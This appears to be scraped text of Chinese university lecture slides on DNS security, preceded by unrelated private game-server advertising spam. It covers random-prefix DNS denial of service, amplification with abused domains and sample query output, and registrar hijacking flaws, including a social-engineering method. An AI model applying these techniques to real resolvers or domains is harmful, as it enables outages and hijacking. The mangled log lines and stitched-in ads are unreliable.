轻变新版1.96烈焰红莲十在线回收十长久-推荐	\\封挂/火爆	点击查看	独创新迷失	持久耐玩◆新一区	5月/19日/13点开放	绝对封挂	停)一别找了! 休息下(看本版再决定-推荐	天天有快感	点击查看	1·76 吉祥精品	\\ 火爆一区 /	5月/19日/13点开放	■ 双线■	76精品\\12生肖\\散人多\\爆率高\\-推荐	■人气火爆■	点击查看	1●95 神龙合击	■500+活人■	5月/19日/13点开放	100%散人	神龙狂爆■元宝好打■激情不断■等级好升■-推荐	人气散人服	点击查看	完美吸血中变	爆率高, 人气高	5月/19日/13点开放	元宝·好打	超炫靓装备, 新地图, 新城市, 不定时无限-推荐	不花钱也终极	点击查看	十火爆传奇十	双线 装备靠打	5月/19日/13点开放	一切免费到底	无英雄, 无合成, 装备靠打, 终极全爆-推荐	“人气暴嗨”	点击查看	最牛的中变	激情首发一区	5月/19日/13点开放	刀.刀.激.情	等级免费升·终极免费搞·pk爽到你高潮-推荐	天天有快感	点击查看	\\ [热血] / 轻变	\\ 数据·保留 /	5月/19日/13点开放	元宝·好打	\\ 元宝好打 \\ 杀人超爽 \\ 终极全暴 \\ -推荐	▲提前开放▲	点击查看	■全新◆中变激情	★人超多★①区★	5月/19日/13点开放	超新版求体验	\\ 爽到痛经·pk 超级爽■嗨到蛋碎-推荐	十2013新版十	点击查看	■超级新颖中变	\\ =★全球独家★=	5月/19日/13点开放	双线十新服	—独家新版本—秒杀所有轻中变—-推荐	10块当大爷	点击查看	\\ 独家激情 / 轻变	假一区死全家 /	5月/19日/13点开放	装备全靠打	职业平衡 / 爆率超高 / 新玩法 / 求体验-推荐	◆公司运营◆	点击查看	1·76 怀旧复古	◆rmb回收元宝◆	5月/19日/13点开放	\\ 1区 /	老传奇◆经典耐玩◆散人天堂◆攻沙奖人民币-推荐	■散人爆满■	点击查看	0.4
服务器名		服务器IP	开机时间	地区线路	版本介绍	客服QQ	详细介绍																																																																																																																																																																																																													
※ 绝版中变 ※		※ 霸霸天下 ※	5月/19日/13点开放	\\ 纯净无挂	■呕心独家制作■不怕没人杀■就怕你不杀-推荐	300+活人	点击查看																																																																																																																																																																																																													
■/ 荣耀超变 /■		●新f●第一区●	5月/19日/13点开放	长久稳定双线	瞬间满级\\超激情十一键回收·pk超牛-推荐	玩3分钟沉迷	点击查看																																																																																																																																																																																																													
185 雷霆⑤合①		经典重现·封挂·	5月/19日/13点开放	双线·长久服	\\\\ 雷霆⑤合①·无元素·不变态///-推荐	长久稳定耐玩	点击查看																																																																																																																																																																																																													
十激情十屏丝中变十		全新十真一区非==	5月/19日/13点开放	\\ 火爆十新区	\\合成免费\\地图免费\\全新靓装中变变-推荐	大投资招测试	点击查看																																																																																																																																																																																																													
■/ 乐宝迷失一区		★新服一区★	5月/19日/13点开放	十火爆新版十	新更新长期迷失耐玩经典版-推荐	好版本难寻	点击查看																																																																																																																																																																																																													
1·85 新版合击		(首区) 散人超多	5月/19日/13点开放	合击·影月版	◆战猛道毒法耐扛◆视收视图(散人多)-推荐	8⑤人气大f	点击查看																																																																																																																																																																																																													
十独家无双十中变		十超爽十新中变十	5月/19日/13点开放	十独家中变十	■新玩法■活动多■免费合成■免费进图-推荐	十11月新版十	点击查看																																																																																																																																																																																																													
■超 超 超 超		■变 变 变 变	5月/19日/13点开放	rmb超激情	▲ ·升级奖终极·独家最火爆超变▲ -推荐	进f马上激情	点击查看																																																																																																																																																																																																													
最新迷失=18转	=独家全新改版=	5月/19日/13点开放	双线=散人f	新版第6季末日迷失=装备好打=活动超-推荐	绝非垃圾版本	点击查看																																																																																																																																																																																																														
=>神装新版<=	=>巅峰之战<=	5月/19日/13点开放	独家%双线	\\ ·人气火爆·全国独家·激情四射-推荐	骨灰首选一	点击查看																																																																																																																																																																																																														
—无敌传说①轻变	十激情十火爆	5月/19日/13点开放	一切免费到底	装备全靠打非首区开放非值得玩的好传奇-推荐	十绝对首区十	点击查看																																																																																																																																																																																																														
宇宙唯一中变	十独家中变十	5月/19日/13点开放	十长久品牌十	上线就激情, 10元满级, 新版求体验-推荐	·一切靠打■	点击查看																																																																																																																																																																																																														
=秒杀一切轻变=	—★绝对—★首区	5月/19日/13点开放	◆终极全爆◆	超越所有完美轻变, 超级好玩, 无限激情-推荐	满屏杀人①区	点击查看																																																																																																																																																																																																														
【≡末日轻变≡】	【≡独家一区≡】	5月/19日/13点开放	活人1000	r pk爽\\送终极r 全免费\\真激情r -推荐	长期耐玩■	点击查看																																																																																																																																																																																																														
189 ■玉兔轻变	■新版轻变■	5月/19日/13点开放	元宝好打双线	■玉兔好打■孤月、妖月新版■装备全爆-推荐	首区人气火爆	点击查看																																																																																																																																																																																																														
=完美轻变=	长期一品牌大服=	5月/19日/13点开放	非pk激情非	全新上市·装备全爆·绝对给力·首沙20-推荐	正规公司运营	点击查看																																																																																																																																																																																																														
189 ■玉兔轻变	■新版轻变■	5月/19日/13点开放	元宝好打双线	■玉兔好打■孤月、妖月新版■装备全爆-推荐	首区人气火爆	点击查看																																																																																																																																																																																																														
1·96 皓月传奇	新服==首区	5月/19日/13点开放	[●新●服●]	轻变新版1.96烈焰红莲十在线回收十长久-推荐	\\封挂/火爆	点击查看																																																																																																																																																																																																														
独创新迷失	持久耐玩◆新一区	5月/19日/13点开放	绝对封挂	停)一别找了! 休息下(看本版再决定-推荐	天天有快感	点击查看																																																																																																																																																																																																														
1·76 吉祥精品	\\ 火爆一区 /	5月/19日/13点开放	■ 双线■	76精品\\12生肖\\散人多\\爆率高\\-推荐	■人气火爆■	点击查看																																																																																																																																																																																																														
1●95 神龙合击	■500+活人■	5月/19日/13点开放	100%散人	神龙狂爆■元宝好打■激情不断■等级好升■-推荐	人气散人服	点击查看																																																																																																																																																																																																														
完美吸血中变	爆率高, 人气高	5月/19日/13点开放	元宝·好打	超炫靓装备, 新地图, 新城市, 不定时无限-推荐	不花钱也终极	点击查看																																																																																																																																																																																																														
十火爆传奇十	双线 装备靠打	5月/19日/13点开放	一切免费到底	无英雄, 无合成, 装备靠打, 终极全爆-推荐	“人气暴嗨”	点击查看																																																																																																																																																																																																														
最牛的中变	激情首发一区	5月/19日/13点开放	刀.刀.激.情	等级免费升·终极免费搞·pk爽到你高潮-推荐	天天有快感	点击查看																																																																																																																																																																																																														
\\ [热血] / 轻变	\\ 数据·保留 /	5月/19日/13点开放	元宝·好打	\\ 元宝好打 \\ 杀人超爽 \\ 终极全暴 \\ -推荐	▲提前开放▲	点击查看																																																																																																																																																																																																														
■全新◆中变激情	★人超多★①区★	5月/19日/13点开放	超新版求体验	\\ 爽到痛经·pk 超级爽■嗨到蛋碎-推荐	十2013新版十	点击查看																																																																																																																																																																																																														
■超级新颖中变	\\ =★全球独家★=	5月/19日/13点开放	双线十新服	—独家新版本—秒杀所有轻中变—-推荐	10块当大爷	点击查看																																																																																																																																																																																																														
\\ 独家激情 / 轻变	假一区死全家 /	5月/19日/13点开放	装备全靠打	职业平衡 / 爆率超高 / 新玩法 / 求体验-推荐	◆公司运营◆	点击查看																																																																																																																																																																																																														
1·76 怀旧复古	◆rmb回收元宝◆	5月/19日/13点开放	\\ 1区 /	老传奇◆经典耐玩◆散人天堂◆攻沙奖人民币-推荐	■散人爆满■	点击查看																																																																																																																																																																																																														
www.sf010.com																																																																																																																																																																																																																				



```

ktrucennbjx.www.500sf.com. (43)
oxcpunifufszityh.www.500sf.com. (48)
    ulwzxbe.www.500sf.com. (39)
        zppvv.www.500sf.com. (37)
ubqfqzwbwzyradkd.www.500sf.com. (48)
    stmdorgh.www.500sf.com. (40)
    chqfynivgnuz.www.500sf.com. (44)
        jbf.www.500sf.com. (35)
        dmligtn.www.500sf.com. (39)
        etkbergb.www.500sf.com. (40)
        mkvaiktowwm.www.500sf.com. (43)
        kbwzkxhob.www.500sf.com. (51)
ytghchgpupyx.www.500sf.com. (44)
    ltt.www.500sf.com. (35)
    gbud.www.500sf.com. (36)
    ypudyx.www.500sf.com. (38)
        ubap.www.500sf.com. (36)
        rdngwzyxe.www.500sf.com. (41)
mfozklspifuv.www.500sf.com. (55)
    gzaf.www.500sf.com. (36)
    klgzkxaxepyv.www.500sf.com. (55)
        yf.www.500sf.com. (45)
        duhjlrawag.www.500sf.com. (54)
aopqesghijxlm.www.500sf.com. (45)
    mlmxmtkj.www.500sf.com. (40)
    kzolcdifuz.www.500sf.com. (53)
        azyfcz.www.500sf.com. (49)
    xtzwahpfsuhhfdy.www.500sf.com. (47)
uvcbwxqjmbcjihuv.www.500sf.com. (48)
    yrcpif.www.500sf.com. (49)
wnyhuzqzylqlwtov.www.500sf.com. (59)
    yixnfimjiaw.www.500sf.com. (43)
        ulwxix.www.500sf.com. (49)
        oadyygocm.www.500sf.com. (41)
vjztswlqzancrlo.www.500sf.com. (47)
    aplklju.www.500sf.com. (39)

```



变前缀域名拒绝服务攻击


```
13:46:59.561866 IP 108.29.62806 > 51.153.28984+ A
13:46:59.563302 IP 108.17.8163 > 14.53: 38977+ A
13:46:59.563359 IP 108.17.16882 > 14.53: 55100+ A
13:46:59.563512 IP 108.17.13982 > 14.53: 15176+ A
13:46:59.56380 IP 6.48.4.3414 > 15.53: 13149 A
13:46:59.56381 IP 6.48.4.4441 > 15.53: 35478 A
13:46:59.56392 IP 6.48.4.1479 > 48.53: 62516 A
13:46:59.564561 IP 16.19164 > 211.13: 2134 A
13:46:59.564978 IP 108.18.6225 > 51.153: 35478 A
13:46:59.564983 IP 108.16.15369 > 14.53: 21793+ A
```

```
ktrucennbjx.www.500sf.com. (43)
oxcpunifufszityh.www.500sf.com. (48)
ulwzxbe.www.500sf.com. (39)
zppvv.www.500sf.com. (37)
ubqfqzwbwzyradkd.www.500sf.com. (48)
stdmorggh.www.500sf.com. (40)
chqfynivgnuz.www.500sf.com. (44)
jbf.www.500sf.com. (35)
dmligtn.www.500sf.com. (39)
etkbergb.www.500sf.com. (40)
```

SERVFAIL

Rcodes and Addrs

From May 19, 2014, 08:00:00 To May 19, 2014, 13:42:22 CST



```
13:46:59.567195 IP 210.21.173.71 > 173.24.57.318 [1au] A
13:46:59.568251 IP 202.35.35461 > 173.24.56969 [1au] A
13:46:59.568372 IP 16.16110 > 211.13: 14207+ A
13:46:59.568426 IP 108.17.30464 > 14.53: 38770+ A
13:46:59.568448 IP 202.20.34045 > 173.24.30446 [1au] A
13:46:59.568575 IP 166.6052 > 173.245.53583% [1au] A
13:46:59.569283 IP 108.17.55690 > 8.53: 32123+ A
13:46:59.569374 IP 202.39930 > 173.24.59300 [1au] A
13:46:59.569433 IP 118.49661 > 211.13: 20486+ A
13:46:59.569464 IP 1190.47970 > 51.153: 48603+ A
13:46:59.569488 IP 108.16.26676 > 211.13: 21793+ A
```

```
k20icdifu2.www.500sf.com. (53)
azyfcz.www.500sf.com. (49)
xtzwahpfsuhhfdy.www.500sf.com. (47)
uvcbwxqjmbcijhuv.www.500sf.com. (48)
yrcpif.www.500sf.com. (49)
wnyhuzqzylqlwtov.www.500sf.com. (59)
yixnfimjiaw.www.500sf.com. (43)
ulwxix.www.500sf.com. (49)
oadyygocm.www.500sf.com. (41)
vjztswlqzancrlo.www.500sf.com. (47)
apklju.www.500sf.com. (39)
```



变前缀域名拒绝服务攻击

❶ 耗尽 ISC BIND 递归客户端资源

```
root@ubuntu:~# rndc status
version: 9.9.5-3-Ubuntu <id:f9b8a50e>
CPUs found: 2
worker threads: 2
UDP listeners per interface: 2
number of zones: 100
debug level: 0
xfers running: 0
xfers deferred: 0
soa queries in progress: 0
query logging is OFF
recursive clients: 10/3996/4096
tcp clients: 0/100
server is up and running
```

固定域名攻击

aaaaaaaaa.www.500sf.com

```
root@ubuntu:~# rndc status
version: 9.9.5-3-Ubuntu <id:f9b8a50e>
CPUs found: 2
worker threads: 2
UDP listeners per interface: 2
number of zones: 100
debug level: 0
xfers running: 0
xfers deferred: 0
soa queries in progress: 0
query logging is OFF
recursive clients: 3998/3996/4096
tcp clients: 0/100
server is up and running
```

变化前缀攻击

<Random>.www.500sf.com



变前缀域名拒绝服务攻击

使用更高效的递归服务器软件

- Unbound v.s. ISC BIND

	无攻击	变前缀域名攻击
ISC BIND 9.9.5	98.7%	51.3%
Unbound 1.4.22	98.6%	97.8%

10,000 域名解析成功率对比



DNS 反射 / 放大攻击

```
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 56987
;; flags: qr rd ra; QUERY: 1, ANSWER: 242, AUTHORITY: 6, ADDITIONAL:

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;zing.zong.co.ua.                IN          ANY

;; ANSWER SECTION:
zing.zong.co.ua.      288494  IN      A      146.133.79.76
zing.zong.co.ua.      288494  IN      A      146.186.53.81
zing.zong.co.ua.      288494  IN      A      147.111.81.122
... ..


;; Query time: 19 msec
;; SERVER: 202.120.2.101#53
;; WHEN: Tue May 20 08:56:50 CST 2014
;; MSG SIZE rcvd: 4082
```

92 倍放大



开放递归解析器

全球：超过 2260 万 Open Resolver





DNS 放大攻击流量监测

packets, 2014-05-13 -- 2014-05-19

		ALL	国际	国内
#1	zing.zong.co.ua	731,888 k	717,562 k	14,326 k
#2	fkfkfkfc.biz	70,287 k	69,461 k	826 k
#3	isc.org	51,897 k	51,873 k	24 k
#4	1x1.cz	50,325 k	49,808 k	517 k
#5	wradish.com	46,465 k	46,136 k	329 k
#6	<root>	43,915 k	43,608 k	307 k
#7	nrc.gov	34,155 k	34,155 k	
#8	ddosforums.pw	10,837 k	10,612 k	225 k
#9	magas.bs1rpg.com	8,447 k	8,416 k	31 k
#10	doc.gov	6,173 k	5,858 k	315 k
	...	...	...	...
	ALL	1,061 M	1,044 M	17 M



DNS 回答放大

A 记录

- zing.zong.co.ua
- fkfkfkfc.biz
- www.jrdga.info
- hizbullah.me
- magas.bs1rpg.com
- dnsamp.in

zing.zong.co.ua.	198588	IN	A	224.91.187.223
zing.zong.co.ua.	198588	IN	A	224.148.104.4
zing.zong.co.ua.	198588	IN	A	224.174.29.102
zing.zong.co.ua.	198588	IN	A	225.218.211.107
zing.zong.co.ua.	198588	IN	A	226.7.97.127
zing.zong.co.ua.	198588	IN	A	227.236.102.51
zing.zong.co.ua.	198588	IN	A	229.22.133.78
zing.zong.co.ua.	198588	IN	A	230.103.120.25
zing.zong.co.ua.	198588	IN	A	236.236.241.222
zing.zong.co.ua.	198588	IN	A	237.129.34.199
zing.zong.co.ua.	198588	IN	A	238.20.5.95
zing.zong.co.ua.	198588	IN	A	238.243.99.129
zing.zong.co.ua.	198588	IN	A	238.246.210.189
zing.zong.co.ua.	198588	IN	A	239.37.82.123
zing.zong.co.ua.	198588	IN	A	240.110.51.93
zing.zong.co.ua.	198588	IN	A	249.23.210.13
zing.zong.co.ua.	198588	IN	A	250.68.202.254
zing.zong.co.ua.	198588	IN	A	250.228.18.235
zing.zong.co.ua.	198588	IN	A	251.12.111.224
zing.zong.co.ua.	198588	IN	A	251.18.156.192
zing.zong.co.ua.	198588	IN	A	253.26.179.182
zing.zong.co.ua.	198588	IN	A	254.24.185.182
zing.zong.co.ua.	198588	IN	A	254.90.16.222
zing.zong.co.ua.	198588	IN	A	254.194.76.253
zing.zong.co.ua.	198588	IN	A	2.114.241.200
zing.zong.co.ua.	198588	IN	A	3.82.170.1
zing.zong.co.ua.	198588	IN	A	4.23.203.134
zing.zong.co.ua.	198588	IN	A	4.204.141.224
zing.zong.co.ua.	198588	IN	A	6.155.129.79
zing.zong.co.ua.	198588	IN	A	9.82.123.232
zing.zong.co.ua.	198588	IN	A	11.5.110.25
zing.zong.co.ua.	198588	IN	A	11.30.38.67
zing.zong.co.ua.	198588	IN	A	13.14.209.61
zing.zong.co.ua.	198588	IN	A	13.94.32.85



TXT 记录

- wradish.com
- ddosforums.pw
- admin.wilyee.com

```
wradish.com.          3600      IN            TXT           "test test teststtest test teststtest test teststtest test teststtest te
st teststtest test teststtest test teststtest test teststtest test teststtest test teststtest test tests
ttest test teststtest test teststtest test teststtest test tests" "ttest test teststtest test teststtest test teststtest
 test teststtest test teststtest test teststtest test teststtest test teststtest test teststtest test teststte
st test teststtest test teststtest test teststtest test teststtest test teststtest test teststtest" " test teststtest test teststtest te
st teststtest test teststtest test teststtest test teststtest test teststtest test teststtest test teststtest test tests
ttest test teststtest test teststtest test teststtest test teststtest test teststtest test teststtest test teststtes" "t test teststtest
 test test test teststtest test teststtest test teststtest test teststtest test teststtest test teststtest test teststte
st test teststtest test teststtest test teststtest test teststtest test teststtest test teststtest test teststtest tes"
"t te"
```

```
wradish.com.          3600      IN            TXT           "tttttttttttttyyyyyyyy ttttttttttttyyyyyyyy ttttttttttttyyyyyyyy ttttt
tttttttttyyyyyyyy ttttttttttttyyyyyyyy ttttttttttttyyyyyyyy ttttttttttttyyyyyyyy ttttttttttttyyyyyyyy ttttttttttttyy
yyyyyy ttttttttttttyyyyyyyy ttttttttttttyyyyyyyy tttttttttttt" "yyyyyyyy ttttttttttttyyyyyyyy ttttttttttttyyyyyyyy
tttttttttttttyyyyyyyy ttttttttttttyyyyyyyy ttttttttttttyyyyyyyy ttttttttttttyyyyyyyy ttttttttttttyyyyyyyy tttttttttt
tttyyyyyyy ttttttttttttyyyyyyyy ttttttttttttyyyyyyyy ttttttttttttyyyyyyyy tttt" "ttttttttyyyyyyy ttttttttttttyyyy
yyyy ttttttttttyyyyyyy"
```

```
wradish.com.          3600      IN            TXT           "asdfasdfasdfasdf asdfasdfasdfasdf asdfasdfasdfasdf asdfasdfasdfasdf asd
fasdfasdfasdf asdfasdfasdfasdf asdfasdfasdfasdf asdfasdfasdfasdf asdfasdfasdfasdf asdfasdfasdfasdf asdf
asdfasdfasdf asdfasdfasdfasdf asdfasdfasdfasdf asdfasdfasdfasdf " "asdfasdfasdfasdf asdfasdfasdfasdf asdfasdfasdfasdf as
dfasdfasdfasdf asdfasdfasdfasdf asdfasdfasdfasdf asdfasdfasdfasdf asdfasdfasdfasdf asdfasdfasdfasdf asdfasdfasdfasdf"
```



DNS 回答放大

- A 记录
- TXT 记录
- MX 记录
 - **krasti.us**

```
krasti.us.      298241  IN      MX      10 lolwutevet1.ddos-guard.sux.net.antipainkillyouallmydomainthebestever.h4xored.hy.antipainlolwutandyou3aresucksucksucksuck.com.
krasti.us.      298241  IN      MX      10 lolwutevet1.ddos-guard.sux.net.antipainkillyouallmydomainthebestever.h4xored.hy.antipainlolwutandyouaresucksuckssucksuck.com.
krasti.us.      298241  IN      MX      10 lolwutevet1.ddos-guard.sux.net.antipainkillyouallmydomainthebestever.h4xored.hy.antipainlolwutandyouaresucksucksucksucdk.com.
krasti.us.      298241  IN      MX      21 lolwutevet2.ddos-guard.sux.net.aipainkillyouallmydomainthebestever.h4xored.hy.antipainlolwutandyoua2resucksucksucksuck.com.
krasti.us.      298241  IN      MX      21 lolwutevet2.ddos-guard.sux.net.aipainkillyouallmydomainthebestever.h4xored.hy.antipainlolwutandyouaresucksucksucksuckd.com.
krasti.us.      298241  IN      MX      21 lolwutevet2.ddos-guard.sux.net.aipainkillyouallmydomainthebestever.h4xored.hy.antipainlolwutandyouaresucksucksuscksuck.com.
krasti.us.      298241  IN      MX      22 lolwutevet3.ddos-guard.sux.net.aipainkillyouallmydomainthebestever.h4xored.hy.antipainlolwutandyouiaresucksucksucksuxck.com.
krasti.us.      298241  IN      MX      22 lolwutevet3.ddos-guard.sux.net.aipainkillyouallmydomainthebestever.h4xored.hy.antipainlolwutandyouaresucksuckncsucksuck.com.
krasti.us.      298241  IN      MX      22 lolwutevet3.ddos-guard.sux.net.aipainkillyouallmydomainthebestever.h4xored.hy.antipainlolwutandyouaresucksucksucksugckd.com.
```



DNS 回答放大

- A 记录
- TXT 记录
- MX 记录
- DNSSEC

- nrc.gov, census.gov, fema.gov, doc.gov, doleta.gov, ...
- isc.org, ietf.org, debian.org
- 1x1.cz, **sema.cz**
- nlhosting.nl
- ripe.net



上海交通大学

SHANGHAI JIAO TONG UNIVERSITY



DNS 域名系统安全与攻击检测

- ❶ 拒绝服务攻击
- ❷ **域名和 DNS 劫持**
- ❸ DNS 隧道和信息窃取
- ❹ 基于 DNS 的恶意软件检测



域名劫持事件

2010 年 1 月 12 日，百度

(Iranian Cyber Army)





域名劫持事件

- 2010 年 1 月 12 日，百度
(Iranian Cyber Army)
- 2013 年 8 月 27 日，NYTimes.com
- 2013 年 8 月 28 日，Twitter
(Syrian Electronic Army)



域名劫持事件

- 2010 年 1 月 12 日，百度
(Iranian Cyber Army)
- 2013 年 8 月 27 日，NYTimes.com
- 2013 年 8 月 28 日，Twitter
(Syrian Electronic Army)

register.com®





域名注册商漏洞

漏洞概要

缺陷编号: **WooYun-2014-54589**

漏洞标题: 新闻互旺域名解析系统设计不当(可登录部分用户后台解析域名)

相关厂商: 北京新闻互旺科技有限公司

漏洞作者: 路人甲

提交时间: 2014-03-25 23:11

公开时间: 2014-03-30 23:12

漏洞类型: 设计缺陷/逻辑错误

mgt.dns.com.cn

由于此网站的设置, 我们无法提供该页面的具体描述。

mgt.dns.com.cn/main/api_login.php?Domain=tou123&Suffix=... · 2014

mgt.dns.com.cn

由于此网站的设置, 我们无法提供该页面的具体描述。

mgt.dns.com.cn/main/api_login.php?Domain=cnwzrise&Suffix=... · 2014

mgt.dns.com.cn

由于此网站的设置, 我们无法提供该页面的具体描述。

mgt.dns.com.cn/main/api_login.php?Domain=ksrokmc&Suffix=... · 2014

mgt.dns.com.cn

由于此网站的设置, 我们无法提供该页面的具体描述。

mgt.dns.com.cn/main/api_login.php?Domain=10086sz&Suffix=... · 2014

<http://www.wooyun.org/bugs/wooyun-2010-054589>





域名商漏洞

漏洞概要

纯域名列表

域名	刷新	类型	顺序	指向	操作	操作
cnwzrise.com	3600	NS	-	ns1.dns.com.cn.		
cnwzrise.com	3600	NS	-	ns2.dns.com.cn.		
cnwzrise.com	3600	A	-	182.237.1.242	编辑	删除
cnwzrise.com	3600	MX	5 ▼	mxwcom.263xmail.com.	编辑	删除
cnwzrise.com	3600	MX	10 ▼	mxcom.263xmail.com.	编辑	删除
cnwzrise.com	3600	TXT	-	v=spf1 include:spf.263xmail.com ~all	编辑	删除
cnwzrise.com	3600	A ▼	5 ▼		保存	

主机记录列表

域名	刷新	类型	顺序	指向	操作	操作
www.cnwzrise.com	3600	A	-	182.237.1.242	编辑	删除
mail.cnwzrise.com	3600	CNAME	-	mm.263.com.	编辑	删除
pop.cnwzrise.com	3600	CNAME	-	popcom.263xmail.com.	编辑	删除
smtp.cnwzrise.com	3600	CNAME	-	smtpcom.263xmail.com.	编辑	删除
imap.cnwzrise.com	3600	CNAME	-	imapcom.263xmail.com.	编辑	删除
.cnwzrise.com	3600	A ▼	5 ▼		保存	

mgt.dns.com.cn/main/api_login.php?Domain=ksfokmc&Suffix=... - 2 -

mgt.dns.com.cn

由于此网站的设置，我们无法提供该页面的具体描述。

mgt.dns.com.cn/main/api_login.php?Domain=10086sz&Suffix=... - 20

<http://www.wooyun.org/bugs/wooyun-2010-054589>

上传域名资料

操作日志

退出

www.wooyun.org



域名商漏洞

缺陷编号: **WooYun-2014-50798**

漏洞标题: 各大域名商网站客服意识流程漏洞 (可劫持他人网站)

相关厂商: 华夏五网

漏洞作者: **hackvv**

提交时间: 2014-02-13 09:26

公开时间: 2014

漏洞类型: 账户体

危害等级: 中

自评Rank: 9

漏洞状态: 厂商已

详细说明:

通过社工获取客服的信任, 让客服把xxx域名解析到指定IP。

1. 黑客找到xx域名商网站客服假装自己要买域名或者其他什么业务, 先和名商买过域名, 说帐号忘了, 密码也忘了。

2. 然后叫客服帮忙把xxx域名解析到xxx的IP上面, 客服要求验证身份,

